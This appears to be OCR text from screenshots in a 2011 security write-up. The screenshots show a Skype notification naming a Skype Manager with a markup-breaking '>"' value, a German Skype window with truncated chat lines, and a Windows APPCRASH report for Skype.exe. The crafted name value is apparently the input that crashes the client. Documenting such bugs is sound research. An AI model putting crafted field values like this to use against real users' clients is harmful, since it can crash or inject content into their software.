
16.01.2011 10:34


The administrator has removed you from the Skype Manager called >"



Skype™ - rm.01x (Keine Rückmeldung)
Skype™ - rm.01x
Skype Kontakte Konversation Anruf Anzeige Aktionen Hilfe
-0x41
Festnetz- und Mobiltelefone anrufen
Kontakte
Konversationen
Suchen
Kontakt hinzufügen
Gruppe erstellen
Schließen
Mannheim, BW, Deutschland
Deutsch
Männlich
Skype
+ Eine Rufnummer hinzufügen
Anrufen
Videoanruf
Kontakte h
DasGewitter just by you
-0x41 nope
i meet som
DasGewitter ah
I wish I co
-0x41 :)
call me if u
DasGewitter can't right
-0x41 http://ww
DasGewitter when will t
-0x41 have it ?
DasGewitter not on this
on my othe
I'll be on it
or later, ra
Datei senden
Extras
Senden
Skype
Skype funktioniert nicht mehr
Windows kann online nach einer Lösung für das Problem suchen.
Online nach einer Lösung suchen und das Programm schließen
Programm schließen
Problemdetails ausblenden
Problemsignatur:
Problemereignisname: APPCRASH
Anwendungsname: Skype.exe
Anwendungsversion: 5.1.0.112
Anwendungszeitstempel: 4d4037c2
Fehlermodulname: KERNELBASE.dll
Fehlermodulversion: 6.1.7601.17514
Fehlermodulzeitstempel: 4ce7bafa

